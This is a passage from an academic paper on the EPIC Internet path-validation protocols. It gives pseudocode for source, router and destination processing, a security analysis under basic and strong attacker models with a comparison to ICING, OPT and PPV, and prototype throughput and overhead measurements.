EPIC L3 further extends the security properties of EPIC L2 by enabling the source and destination of a packet to perform path validation. To that end, on-path ASes *overwrite* their HVFs with proofs to the source and destination that they have processed the packet. Upon receiving the packet, the destination can directly validate the path based on the destination validation field and enables path validation for the source by replying with a confirmation message. We define

$$C_i := \mathsf{MAC}_{K_i^S}(ts_{pkt} \parallel \textsc{Src} \parallel \sigma_i), \tag{12}$$

which is equal to Eq. (10) without truncation. This cryptographic result has a length of l_{PRF} bytes, which is generally longer than the HVFs that we propose in this work. This allows us to split the result into multiple separate pieces, which are uncorrelated as we assume the MAC to be a PRF; in particular, under the assumption $l_{PRF} \geq 2 \cdot l_{val}$, we can define

$$C_i^{[1]} := C_i[\![0{:}l_{val}]\!], \quad C_i^{[2]} := C_i[\![l_{val}{:}2l_{val}]\!]. \tag{13}$$

The source then performs the same setup as for EPIC L2, setting each HVF to $V_{i;0}^{(3)} := C_i^{[1]}$ (which equals $V_i^{(2)}$). The router in A_i calculates the C_i defined in Eq. (12) and checks that the HVF is correct. Finally, it updates the HVF with $V_{i;i}^{(3)} := C_i^{[2]}$. Without requiring any additional cryptographic computation, the router thus leaves a confirmation for H_S that it successfully validated and forwarded the packet (assuming that A_1 is honest), since only A_i, H_S, and A_1 can compute $C_i^{[2]}$. We allow H_D to also validate this confirmation (under the further assumption that H_S and A_ℓ are honest) by including the correct final values $V_{i;\ell}^{(3)}$ in the destination validation field:

$$V_{SD}^{(3)} := \mathsf{MAC}_{K_{SD}}\left(ts_{pkt} \parallel \textsc{Path} \parallel V_{1;\ell}^{(3)} \parallel \cdots \parallel V_{\ell;\ell}^{(3)} \parallel P\right). \tag{14}$$

Algorithm 1 Initialization and path validation at H_S in EPIC L3. The second procedure is executed upon receiving a reply packet that contains the path validation proof for the source. Packet contents such as header fields are denoted by $\boxed{\textsc{Field}}$ and $\leftarrow$ is an initialization or assignment. For readability, some superscripts omitted.

procedure INITIALIZATION BY H_S
Require: SRC, DEST, TS_{path}, K_{SD}, P, $\forall i \in \{1,\dots,\ell\}$: HI_i, σ_i, K_i^S
  construct $\boxed{\textsc{Path}}$ according to Eq. (1b)
  $\boxed{ts_{pkt}} \leftarrow$ (current time) $- TS_{path}$
  for all $i \in \{1,\dots,\ell\}$ **do**
    $\boxed{S_i} \leftarrow \sigma_i[\![0{:}l_{seg}]\!]$ ▷ segment identifier (Eq. (7))
    $C_i \leftarrow \mathsf{MAC}_{K_i^S}\left(\boxed{ts_{pkt}} \parallel \boxed{\textsc{Src}} \parallel \sigma_i\right)$
    $C_i^{[1]} \leftarrow C_i[\![0{:}l_{val}]\!]$; $C_i^{[2]} \leftarrow C_i[\![l_{val}{:}2l_{val}]\!]$
    $\boxed{V_i} \leftarrow C_i^{[1]}$ ▷ initial value of HVF
    $V_{i;\ell} \leftarrow C_i^{[2]}$ ▷ final value of HVF
  $\boxed{V_{SD}} \leftarrow \mathsf{MAC}_{K_{SD}}\left(\boxed{ts_{pkt}} \parallel \boxed{\textsc{Path}} \parallel V_{1;\ell} \parallel \dots \parallel V_{\ell;\ell} \parallel P\right)$
  send $\boxed{\textsc{Packet}}$ according to Eq. (1)
  store $V_{i;\ell}$ for all i under key $(TS_{path} \parallel ts_{pkt})$ for validation

procedure VALIDATION AT H_S
Require: K_{SD}
  receive EPIC L2 packet with payload $\boxed{TS_{path}}$, $\boxed{ts_{pkt}}$, and $\boxed{V_1} \dots \boxed{V_\ell}$
  if EPIC L2 verification failed **then**
    return "validation failed"
  if $\left(\boxed{TS_{path}} \parallel \boxed{ts_{pkt}}\right)$ is not a valid key in store **then**
    return "validation failed"
  retrieve $V_{i;\ell}$ for all i under key $\left(\boxed{TS_{path}} \parallel \boxed{ts_{pkt}}\right)$
  for all $i \in \{1,\dots,\ell\}$ **do**
    if $\boxed{V_i} \neq V_{i;\ell}$ **then**
      return "validation failed"
  return "validation succeeded"

Note that, as each HVF is only updated once, we have $V_{i;\ell}^{(3)} = V_{i;i}^{(3)}$. In order to allow H_S to validate the path, H_D needs to send a confirmation message containing the timestamps of the original message together with the updated values $V_{i;\ell}^{(3)}$. To prevent circular confirmations, such a message must be sent to H_S as an EPIC L2 packet (cf. §7). To validate the path, H_S must store the expected HVFs upon sending a packet. When it receives a reply by the destination that contains the values $V_{i;\ell}^{(3)}$ that the destination received, it validates them against the stored values. If no correct confirmation is received after some timeout, the source can conclude that the original packet has been lost or redirected.

Both source and destination host are free in their reaction to failed path validation: The destination can choose to ignore it and rely on the source to take appropriate action (soft fail) or reject the corresponding packets (hard fail). The source can switch paths on a short timescale and, in case of frequent failures, switch its Internet provider. Note that fault localization in general is a very complex problem and cannot be achieved through EPIC alone in an adversarial environment [5].

The algorithms for initialization, validation, and update in EPIC L3 are shown in Algorithms 1–3. These algorithms do not include the replay-suppression system, which we assume is an external system in each AS that inspects the packet origin of all authenticated packets and eliminates any duplicates.

Algorithm 2 Packet validation and updates at intermediate routers in EPIC L3. Syntax as in Algorithm 1.

1: **procedure** FORWARDING BY A_i
Require: K_i
2: **if** $\boxed{HI_i}$ is expired or packet received through wrong interface **then**
3: drop packet
4: **if** (current time) $-\boxed{TS_{\text{path}}}-\boxed{ts_{\text{pkt}}} \notin [-\varepsilon, L+\varepsilon]$ **then**
5: drop packet ▷ invalid timestamp (lifetime L, clock skew ε)
6: $(A_1 : H_S) \leftarrow \boxed{\text{SRC}}$
7: $K_{A_i \to A_1} \leftarrow \mathsf{PRF}_{K_i}(A_1)$ ▷ derive AS-level DRKey (Eq. (3))
8: $K_i^S \leftarrow \mathsf{PRF}_{K_{A_i \to A_1}}(H_S)$ ▷ derive host-level DRKey (Eq. (9))
9: $\sigma_i \leftarrow \mathsf{MAC}_{K_i}\left(\boxed{TS_{\text{path}}} \parallel \boxed{HI_i} \parallel \boxed{S_i\text{'}}\right)$ ▷ hop authenticator (Eq. (6))
10: **if** $\boxed{S_i} \neq \sigma_i[\![0{:}l_{\text{seg}}]\!]$ **then** ▷ check segment identifier (Eq. (7))
11: drop packet
12: $C_i \leftarrow \mathsf{MAC}_{K_i^S}\left(\boxed{ts_{\text{pkt}}} \parallel \boxed{\text{SRC}} \parallel \sigma_i\right)$
13: $C_i^{[1]} \leftarrow C_i[\![0{:}l_{\text{val}}]\!]$; $C_i^{[2]} \leftarrow C_i[\![l_{\text{val}}{:}2l_{\text{val}}]\!]$
14: **if** $\boxed{V_i} \neq C_i^{[1]}$ **then** ▷ authenticate packet
15: drop packet
16: $\boxed{V_i} \leftarrow C_i^{[2]}$ ▷ update HVF
17: forward packet according to $\boxed{HI_i}$

Algorithm 3 Packet and path validation at H_D in EPIC L3. Syntax as in Algorithm 1.

1: **procedure** VALIDATION AND REPLY AT H_D
Require: K_{SD}
2: $V_{SD}\text{'} \leftarrow \mathsf{MAC}_{K_{SD}}\left(\boxed{ts_{\text{pkt}}} \parallel \boxed{\text{PATH}} \parallel \boxed{V_1} \parallel \ldots \parallel \boxed{V_\ell} \parallel P\right)$
3: **if** $\boxed{V_{SD}} \neq V_{SD}\text{'}$ **then**
4: **return** "validation failed"
5: **if** (current time) - $\boxed{TS_{\text{path}}}$ - $\boxed{ts_{\text{pkt}}} \notin [-\varepsilon, L+\varepsilon]$ **then**
6: **return** "validation failed" ▷ timestamp expired or in the future
7: send EPIC L2 packet to H_S with payload ▷ values of original packet
8: $(TS_{\text{path}} \parallel ts_{\text{pkt}} \parallel V_1 \parallel \ldots \parallel V_\ell)$
9: **return** "validation succeeded"

Algorithms 2 and 3 both enforce the validity of the absolute timestamp $TS_{\text{path}} + ts_{\text{pkt}}$: the packet must neither exceed a fixed lifetime L nor must this timestamp lie in the future. These checks take into account a maximum clock skew of ε.

5 Security Analysis

In this section we define the security properties in turn and compare our protocols with ICING [36], OPT [28], and PPV [45]. An overview is shown in Table 2.

5.1 Basic and Strong Attacker Models

Basic-Attacker Model A Dolev–Yao adversary can typically observe, drop, inject, replay, or alter packets anywhere in the network [17]. However, if an attacker can re-route packets arbitrarily, it becomes impossible to ensure that packets follow authorized paths. We therefore consider a *localized* variant of a Dolev–Yao attacker who compromised one or multiple ASes, including their routers, end hosts, and cryptographic keys. This attacker can only send and receive packets at the compromised (and colluding) AS locations. Such a model is common in path-validation schemes [28, 36] and represents our *basic attacker*.

As is standard in Dolev–Yao models, our model assumes cryptography to be perfect. Consequently, the cryptographic primitives that the protocol is built on must be secure. In particular, this requires that cryptographic keys and authentication fields be sufficiently long to prevent an attacker from brute-forcing authentication fields. If short keys or fields are used, the model's assumptions are violated and the security guarantees no longer hold. For instance, in the case of EPIC L0, if a short hop authenticator was used, an attacker could forge a hop field and create an unauthorized path that could be used to send an arbitrary number of malicious packets that violate *path authorization*. Consequently, EPIC L0 must use long authentication fields to be secure.

Strong-Attacker Model In contrast, our protocols EPIC L1–3 are designed to decrease communication overhead by using short HVFs and segment identifiers. A malicious sender could therefore send large amounts of probing packets—and, with a small chance, guess the correct values for these fields in individual packets.

To reflect the attacker's ability to brute-force the HVFs and segment identifiers in the model, we propose a *strong-attacker* model, which weakens the assumption of perfect cryptography of the basic attacker. In particular, this model allows a malicious sender to obtain valid HVFs and segment identifiers of the validation header by querying an *oracle*.

We define for EPIC levels $l \in \{1,2,3\}$ the oracle $\mathscr{O}^{(l)}$ as the function that for given *PO* and *HI* fields produces valid HVFs V_i and segment identifiers S_i:

$$\mathscr{O}^{(l)}(PO, HI_1, \ldots, HI_\ell) = (V_1^{(l)}, \ldots, V_\ell^{(l)}, S_1^{(l)}, \ldots, S_\ell^{(l)}). \quad (15)$$

The attacker can thus query the oracle and learn the V_i and S_i (but not σ_i or V_{SD}). As this allows him to trivially construct packets that violate the security properties for ASes, we restrict the security guarantees to packets whose origin *PO* was not part of an oracle query. Security under this model then means that, while the attacker may be able to forge individual packets (obtained from the oracle in the model), this does not help him to craft *different* packets that violate the guarantees.

Additionally, we need to argue in our security analysis that forging individual packets (as modeled by an oracle invocation) does not represent a serious risk for the security of the system: in the next subsection, we will show that the *likelihood* of success of such an attack is low in many practical cases and, even if it succeeds, its *impact* is severely limited. Consequently, the attacker's benefit from brute-forcing a packet is small compared to the computational costs involved.

Protocols that are secure under the basic-attacker model are not necessarily less secure than those under the strong-attacker model, but their implementations must ensure that authenticators are long enough to rule out any practical brute-force attacks. The length of the authenticators is crucial for the communication overhead, which we discuss later.

5.2 Low Risk of Forging Individual Packets

The strong-attacker model explicitly acknowledges the ability of an attacker to brute-force individual HVFs and segment identifiers in EPIC L1–3 through its oracle. However, in practice, the risk of such an attack is limited in four ways:

Table 2: ✓ satisfied, (✓) partially satisfied, and ✗ unsatisfied properties of our protocols EPIC L0–3, ICING, OPT, and PPV. The 2nd and 3rd columns list for whom and under which honesty assumptions the property holds. For protocols evaluated in the strong-attacker model (SA) rather than the basic-attacker model (BA), the 4th column indicates if the property holds only for packets that do not originate from the oracle, or for all packets.

	who	honesty ass.	packets	L0 (BA)	L1 (SA)	L2 (SA)	L3 (SA)	ICING (BA)	OPT (BA)	PPV (BA)
P1: path authorization	A_i	–	non-oracle	✓	✓	✓	✓	✓	✓	✗
P2: freshness	A_i, H_D	–	all	✗	✓	✓	✓	(✓)	(✓)	✗
P3: packet authentication	H_D	H_S, A_1, A_ℓ	all	✗	✗	✓	✓	✓[2]	✓	✓
P4: source authentication	A_i	H_S, A_1	non-oracle	✗	✗	✓	✓	✓[2]	✓[1]	✗
P5: path validation	H_S	A_1	all	✗	✗	✗	✓	✓[2]	✓	✗
P6: path validation	H_D	H_S, A_1, A_ℓ	all	✗	✗	✗	✓	✓[2,3]	✓	(✓)[3]

[1] A_i has to additionally assume the honesty of H_D. [2] A_1 and A_ℓ do not need to be honest. [3] A_1 and H_S do not need to be honest.

First, forging even a single packet (i.e., at least one HVF) is expensive as it cannot be performed locally but only by sending packets. Second, a forged packet will be forwarded at most once. The HVFs are bound to the packet origin (source and timestamp). If the attacker brute-forces a HVF and creates an unauthorized (but valid) path, she can violate path authorization or source authentication at routers, but only for a specific *PO*. Any packets with an outdated timestamp in their *PO* will be dropped immediately by routers, meaning that the attack can only happen in a short time frame. Furthermore, the replay-suppression system prevents more than one packet with the same *PO* from being forwarded. Third, in many practical attacks more than a single HVF needs to be brute-forced and the attack becomes exponentially harder in the number of fields to be forged. The probability of forging n HVFs and segment identifiers for any packet is given by $2^{-8n(l_{\text{val}}+l_{\text{seg}})}$. Fourth, the security guarantees for end hosts are not affected, since they are based on the validation field V_{SD}, which is cryptographically strong.

Attacks that only allow a tiny number of packets to be falsely validated by ASes do not pose a grave threat to them. Their concerns regarding path authorization are primarily driven by economic interests, and it suffices if path-policy enforcement works for the vast majority of packets. On the other hand, the main application of source authentication at routers is DoS defense by filtering out unauthentic packets before they reach a bottleneck and enforcing bandwidth reservations through source attribution. For these in-network security applications a small number of forged packets that fool routers (but not the destination) have minimal consequences.

5.3 Path Authorization

The following property protects the path policies of ASes:

P1 *Path authorization*: Packets traverse the network only along paths authorized by all honest on-path ASes.

This enforces the control-plane choices in the data plane and prevents path-splicing attacks: in these, a malicious source would combine hop fields from multiple authorized paths to create an unauthorized path. An *on-path attacker* can exchange the authorized path that the source picked by a different authorized path. Nevertheless, each portion of the path that the packet traverses along *honest* ASes is still authorized.

EPIC L0 and OPT EPIC L0 satisfies path authorization due to its chained hop authenticators: each authenticator contains in its MAC recursively all previous authenticators. Thus, the MAC binds the entire portion of the path from the authenticating AS to the end. Since the property is only achieved in the basic-attacker model, hop authenticators have to be long enough to prevent brute-force attacks. Otherwise, attackers could forge a path and not only use it to send a single packet, but use it for arbitrarily many packets until a hop field expires (based on ts_{exp}) or the ASes' long-term keys K_i are rotated. OPT also only satisfies P1 in the basic-attacker model since its mechanism is based on SCION / EPIC L0.

EPIC L1–3 EPIC L1 and onward achieve property P1 in the strong-attacker model. These protocols create a HVF for each hop, which is a MAC containing both the hop authenticator σ and the packet origin fields (SRC, TS_{path}, and ts_{pkt}).[1] The former ensures path authorization, similar to EPIC L0. The latter ensures that this property holds even under the strong attacker: an attacker who obtains a HVF for a specific *PO* from the oracle cannot use it to create a HVF that is valid for a different *PO*, as the HVF is *bound* to its *PO*.

Both the segment identifier and the HVF directly appear in the packet and are truncated for efficiency reasons. In contrast, the hop authenticator σ itself does *not* appear in the packet and thus does not need truncation as it can be recomputed on demand. The combination of long hop authenticators and short HVFs and segment identifiers minimizes risk; on one hand, a successful brute-forcing attack on a 16 B hop authenticator is practically infeasible; on the other hand, such an attack on a HVF or segment identifier, which is possible by sending a large number of probing packets, has limited impact, as we have discussed in §5.2.

[1] TS_{path} is indirectly contained in the HVF through the hop authenticator.

ICING and PPV ICING achieves path authorization in the basic-attacker model through its *proofs of consent* (PoCs), which are used to calculate authenticators. PPV does not consider path authorization.

5.4 Freshness

In order to prevent DoS attacks by repeated packet resending, we require that each packet's origin (*PO*) is unique.

P2 *Freshness*: Packets are uniquely identifiable and cannot be replayed.

EPIC L1–3 achieves freshness using a replay-suppression system where *PO*, i.e., the combination of source, path timestamp, and packet timestamp, serves as a unique packet identifier. With such a system in place, the attacker can send at most one unauthorized packet per forged HVF, which is an enormous cost for a very limited return value.

EPIC L0 lacks unique packet identifiers required for replay suppression; ICING and OPT have limited support for replay suppression but do not discuss this in their work. PPV does not use sequence numbers or timestamps and instead uses a "PacketID" based on source, destination, and the hash of the payload. This is insufficient to uniquely identify packets or to enable an efficient replay-suppression system.

5.5 Packet and Source Authentication

Packet and source authentication are desirable properties at the network layer. We formulate authentication as non-injective agreement properties [32]. Together with property P2 and enforcement of the timestamp's validity, they yield strong recent-injective-agreement properties [32].

P3 *Packet authentication for H_D*: The destination H_D agrees with the source H_S on the packet origin, path, and payload unless H_S, its AS, or H_D's AS are corrupted.

P4 *Source authentication for routers*: On-path ASes agree with the source on the packet origin unless the source or its AS are corrupted.

EPIC EPIC L0–1 do not provide any authentication. EPIC L2–3 achieve P3 in the strong-attacker model by computing the destination validation field V_{SD} as the MAC under K_{SD} of the packet timestamp ts_{pkt}, the path (including TS_{path}), and the payload, see Eqs. (11) and (14). Since we assume that V_{SD} is unforgeable (it is not included in $\mathscr{O}^{(l)}$'s output), any source, path, payload, or timestamp modifications by an attacker can be detected by the destination.

EPIC L2–3 achieve P4 since their HVFs are computed as the MAC under the host key K_i^S of the packet timestamp, the source, and the hop authenticator (which is calculated based on the path timestamp). The reasoning is similar to the one for property P3 above, with the difference that individual HVFs are forgeable by sufficiently strong attackers (included in $\mathscr{O}^{(l)}$'s output). The modification of part of the packet origin, i.e., the timestamps or the source, requires forging all honest ASes' HVFs on the path from the attacker to the destination. As a consequence, these routers may falsely authenticate the source of a packet, but, due to freshness (P2), this is limited to *individual packets*, see also §5.2.

OPT OPT authenticates the source and payload, but it achieves property P4 only in the basic-attacker model and only under the additional assumption that H_D is honest. This is due to the use of DRKeys of the form $K_{A_i \to A_1 : H_S, A_\ell : H_D}$, which are not only shared between H_S and the intermediate AS A_i, but also with H_D. This weakens the source-authentication property compared to EPIC as all HVFs could also have been created by A_ℓ or H_D. For example, if source authentication is used for bandwidth attribution, a malicious destination could slander the source by fabricating packets or sharing this key.

ICING and PPV ICING achieves both authentication properties P3–P4 through its *proofs of provenance* (PoPs). PPV achieves property P3 through its "PacketID", which is calculated using a secret key shared between H_S and H_D. There is no mechanism in PPV for authentication to routers (P4).

Honesty Assumptions In all schemes discussed here except for ICING (which is not based on DRKey), an end host's use of a host key shared with its AS requires the host's trust in its AS. While this may appear like a strong assumption, a malicious source or destination AS would need to launch an active attack, which hosts can detect by comparing authenticators out of band. Hosts have contracts with their ASes and could have a legal remedy when misbehavior occurs. This is in stark contrast to today's Internet, where hijacks can be performed by an off-path adversary with no relationship to the affected hosts, and no common jurisdiction to settle disputes.

The alternatives to using DRKey in the data plane are using asymmetric cryptography or using symmetric cryptography with pairwise end-to-end keys, which both violate our efficiency requirements (see Sections 2.3 and 3.4).

5.6 Path Validation

Path-validation properties ensure that the *actual* path corresponds to the sender's *intended* path. This is primarily interesting to the end points, for instance if there are compliance rules that mandate certain paths. It can be considered the dual property to path authorization: while path authorization protects the routing decisions of ASes from malicious end hosts, path validation protects the path choices of end hosts from on-path ASes.

P5 *Path validation for H_S*: Upon receiving a reply from H_D, the source H_S can verify that the original packet traversed all honest ASes on the path intended by H_S.

P6 *Path validation for H_D*: H_D can verify that the packet traversed all honest ASes on the path from H_S to H_D intended by H_S.

Both P5 and P6 are achieved by EPIC L3 in the strong-attacker model through the destination validation field V_{SD} (for which the attacker's ability to forge HVFs is irrelevant).

ICING and OPT also satisfy path-validation properties P5 and P6. They additionally ensure that ASes are traversed in

Table 3: Size (in bytes) and number of occurrences (#) of various header fields in a path of length ℓ.

field	content	#	size
TS_{path}	path timestamp	1	4
SRC	source AS and host	1	8
V_i	hop validation field	ℓ	3
S_i	segment identifier	ℓ	2
ts_{pkt}	packet timestamp offset	1	8
V_{SD}	destination validation field	1	16

the correct order. PPV does not allow the source to validate the path (P5) and only probabilistically validates individual links at the destination (P6).

Honesty Assumptions For EPIC L3 and OPT, property P5 requires that the source assumes the honesty of its own AS, since they share the host key. Likewise, for property P6, the destination must assume the honesty of its own AS and also of the source and its AS, since all validation fields are computed by H_S. This assumption is not needed for ICING, which does not rely on DRKey and uses separate keys for the destination. PPV also uses a key which is not shared with the source to achieve property P6 and therefore does not need to assume the source to be honest.

6 Implementation and Evaluation

In this section, we describe our prototype implementation and evaluate its performance. In addition, we analyze the communication overhead of EPIC, OPT, ICING, and PPV as well as of supporting systems. For this analysis, we assume the sizes for various fields in the EPIC header shown in Table 3.

6.1 Implementation and Measurement Setup

To show that EPIC is practically feasible, we implemented and evaluated EPIC L3 prototypes for the source, the routers, and the destination according to the algorithm specification in Algorithms 1–3 using Intel DPDK [18]. As other EPIC levels have a strict subset of processing steps, they would achieve strictly better performance.

In summary, the following evaluation shows that the system can be implemented efficiently even on commodity hardware, it is parallelizable and scales well to core links on the Internet, has significantly lower communication overhead compared to existing systems, requires virtually no state on routers, and limits additional control-plane overhead.

EPIC Packet Structure In our prototype implementation, we follow the packet structure of Eq. (1), using the field sizes specified in Table 3, and extend it with some auxiliary fields (a pointer to the current hop field, the total path length, a version number, and additional flags) and an Ethernet header.

Cryptographic Primitives As we calculate many PRFs and MACs over short inputs and want to avoid the overhead due to subkey generation of CMAC [25], we use the AES-128 block cipher in CBC mode for both PRFs and MACs. As we calculate MACs over variable-length inputs, we prepend the input length and use zero padding such that the CBC-MAC indeed fulfills all properties of a PRF and a MAC [7]. Because EPIC and DRKey heavily rely on MAC and PRF calculations, we use Intel's AES-NI hardware instructions [41], available on all modern Intel CPUs, to reduce the computation time.

HVF Store at the Source The store of HVFs of sent packets at the source is implemented as a hash table as it enables insertion and retrieval of data using the 12-byte key $(TS_{\text{path}} \parallel ts_{\text{pkt}})$ with average complexity $O(1)$ and there exists a ready-to-use hash-table implementation in DPDK.

Measurement Setup The prototypes are evaluated using a Spirent SPT-N4U, which serves as packet generator and bandwidth monitor, and a commodity machine with an 18-core Intel Xeon 2 GHz processor executing the component to be tested, i.e., the source or router. The two machines are connected with a 40 Gbps Ethernet link.

We evaluate the performance of the prototype as a function of the EPIC L3 payload. However, the size of the EPIC header depends on the AS-level path length and therefore contributes dynamically to the Ethernet packet content. To test the prototypes using the same EPIC L3 payload range, independent of the path length, we enable jumbo-frame support (Ethernet frames with more than 1500 B payload) on both machines.

The current average path length in the Internet is less than 4 AS-level hops [24, 33, 44, 45]. However, as we expect that number to increase due to the benefits of being an AS in a path-aware Internet, we consider path lengths of up to 16 AS-level hops in our evaluation (the current average number of router-level hops is 13).

6.2 Performance Evaluation

In this section, we evaluate the performance of our implementation in terms of throughput (total traffic) and goodput (payload traffic). Note that we account for the full header overhead as described above when referencing the goodput.

Source For the evaluation of the source we assume that it has already fetched the necessary hop authenticators and DRKeys, which corresponds to the situation of an existing connection. The throughput achieved by the source (using a single CPU core) is shown in Fig. 1. For packets of $p \geq 500$ B and path lengths of $\ell \leq 8$, the prototype implementation consistently achieves throughput above 2 Gbps. Figures 7 and 8 in Appendix A further illustrate the parallelizability of the implementation, which enables throughputs of tens of Gbps, and the linear increase of the processing time with both payload size and path length.

The processing at the source and destination is similar for ICING, OPT, and PPV; in all protocols either a MAC or hash is calculated over the packet's payload, which dominates the computational effort. In the future, these cryptographic computations could be offloaded to multiple dedicated hardware units in network-interface cards (NICs).




Figure 1: EPIC L3 packet throughput generated by the source on a single core for different payload sizes.




Figure 2: Throughput (TP) and goodput (GP) of a router plotted against the payload for 2, 4, 8, and 16 cores and $\ell = 8$.

Router Figure 2 shows the forwarding performance of an EPIC L3 router for a path of length $\ell = 8$. In these measurements, we assume no cached hop authenticators or DRKeys, they are always recalculated on the fly. For packets with a payload $p \geq 500$ B, the 40 Gbps link is saturated for all path lengths using only 4 cores; using 16 cores, the link is even saturated for small packets ($p = 100$ B). As the implementation is easily parallelizable (see Fig. 6 in Appendix A), it can be used even on 100 Gbps or 400 Gbps links by adding more processing cores or dedicated hardware. An important observation is that the processing time of the router is 445 – 460 ns independent of both payload size and path length. The forwarding performance in terms of Mpps (million packets per second) is thus also independent of these parameters and amounts to approximately 2 Mpps per processing core. These results are further illustrated by Figs. 4–6 in Appendix A.

The processing on routers is similar for all levels of EPIC, OPT, and PPV, which all have a small constant number of cryptographic operations. In ICING, every router calculates both a hash and a MAC over the payload and in addition performs ℓ symmetric cryptographic operations (one for each router). In the software implementation provided by ICING's authors [36], each router has a processing time of ∼50 µs for $\ell = 10$, which is two orders of magnitude slower than EPIC. If keys are not cached, additional Diffie–Hellman computations are necessary, leading to processing times of ≥ 100 ms [19].

Comparison to IP Comparing the performance of EPIC to IP is challenging due to the strong impact of routing-table sizes on software performance and hardware cost for IP. Highly optimized software switch implementations like DPDK vSwitch achieve throughputs of ∼11 Mpps on a single core (corresponding to a processing time of approximately 90 ns) [20]. However, these values are only valid for small routing tables when no memory accesses are necessary (as a single DRAM access takes ∼70 ns). Our prototype implementation is approximately five times slower at ∼2 Mpps, but the throughput is independent of the number of concurrent flows due to packet-carried forwarding state. Furthermore, the processing time could be further reduced through optimizations such as concurrent execution of cryptographic operations.

Table 4: Communication overhead in bytes in EPIC, ICING, OPT, and PPV due to security-related fields.

	L0	L1	L2–L3	ICING	OPT	PPV
	3ℓ	$5\ell+8$	$5\ell+24$	$42\ell+13$	$19\ell+52$	64
for $\ell = 8$	24	48	64	349	204	64

Hardware implementations, which are particularly relevant in a production deployment, compare even more favorably. IP routers require large amounts of expensive ternary content-addressable memory (TCAM) for longest-prefix matching. In contrast, EPIC requires very little additional hardware for its cryptographic operations. Naous et al. [36] have compared the gate count of FPGA implementations of ICING and IP routers and found comparable values (13.4 million vs. 8.7 million gates) even for very small amounts of TCAM in the IP router; in comparison, hardware implementations of AES are very efficient and only require 13,000 gates [1].

6.3 Communication Overhead

In addition to processing overhead and performance, we also evaluate the communication overhead of EPIC and compare it to other systems. To allow for a meaningful comparison, we evaluate only the overhead owed to security here, since the normal routing headers (e.g., IPv4/v6, SCION) depend on the underlying networking architecture. Thus, we use *HD* to refer to the size of all security-related header fields (in EPIC, these are ts_{pkt}, V_{SD}, and S_i, V_i for all hops i). We define the goodput ratio as the ratio between goodput and throughput, or, equivalently, as the ratio of payload and total packet size, $GR = \frac{p}{p+HD}$. Table 4 shows the size of the additional header for all considered systems, Fig. 3 depicts the goodput ratio.

We find that the goodput ratio is high for all variants of EPIC. For $\ell = 8$, the additional header is between 24 B for EPIC L0 and 64 B for EPIC L3, which corresponds to a goodput ratios 98 % and 94 %, respectively, for payloads of size $p = 1000$ B. The goodput ratio of OPT is significantly worse with $GR \sim 83\,\%$ for the same values of ℓ and p, and does not scale as well as the overhead of EPIC with the length of the paths. For ICING, we find a five times larger overhead




Figure 3: Goodput ratio of different protocols as a function of the AS-level path length ℓ for a 1000 B payload, calculated from Table 4. "sec. L0" and "sec. OPT" correspond to L0 and OPT with authenticators of 16 B that are required to rule out brute-force attacks. For $GR < 2/3$, the total packet size exceeds the maximum size for an Ethernet payload.

than EPIC L2–3 and $GR \sim 74\,\%$ for these parameters. As PPV performs checks at only two routers along the path, its overhead is constant in the path length. Still, EPIC L2–3 have a higher goodput ratio than PPV for path lengths up to $\ell = 8$.

In Table 4, authenticators for path authorization are 3 B for EPIC L0 and OPT (the default for SCION on which they are based). This is despite only achieving property P1 in the basic-attacker model, meaning that brute-force attacks are unmitigated and exploitable for practical attacks. To correct for this, the size of HVFs would need to be increased to a similar length of other brute-force-resistent fields like the destination validation field, i.e., 16 B. Considering these modifications, which are shown by "sec. L0" and "sec. OPT" in Fig. 3, the goodput ratio is even more favorable for EPIC L1–3, which significantly outperform both protocols.

6.4 Other Overhead

State at Routers In EPIC, routers can perform all cryptographic checks and updates with a single AS-specific secret value, there is no per-host or per-flow state required. This is equivalent to OPT and PPV, which both rely on DRKey, but a significant advantage compared to ICING, which requires per-flow state [28, 36]. In terms of routing information, border routers only need to store intra-AS information as packet headers contain the inter-AS forwarding information. This is a huge improvement over the current Internet, shared by all architectures based on packet-carried forwarding state.

Replay Suppression All EPIC levels except L0 depend on a replay-suppression system for freshness (P2), which has additional state and overhead. Since this task can be taken over by dedicated machines, we did not include it in the router measurements above. Prototypes that are entirely implemented in software have been deployed successfully on 10 Gbps links [29]. In turn, EPIC L1–3 provide important properties for replay suppression: (i) the system can use the timestamp to discard packets that are expired, thus limiting the number of packets that need to be tracked in Bloom filters, and (ii) by authenticating all packet contents tracked by the replay-suppression system, attackers are prevented from modifying unauthenticated fields and replaying packets. If the replay-suppression system were not deployed, the packet timestamp could still be used to filter out expired packets, and an attacker could only replay packets in a very short time window due to the check in line 4 of Algorithm 2.

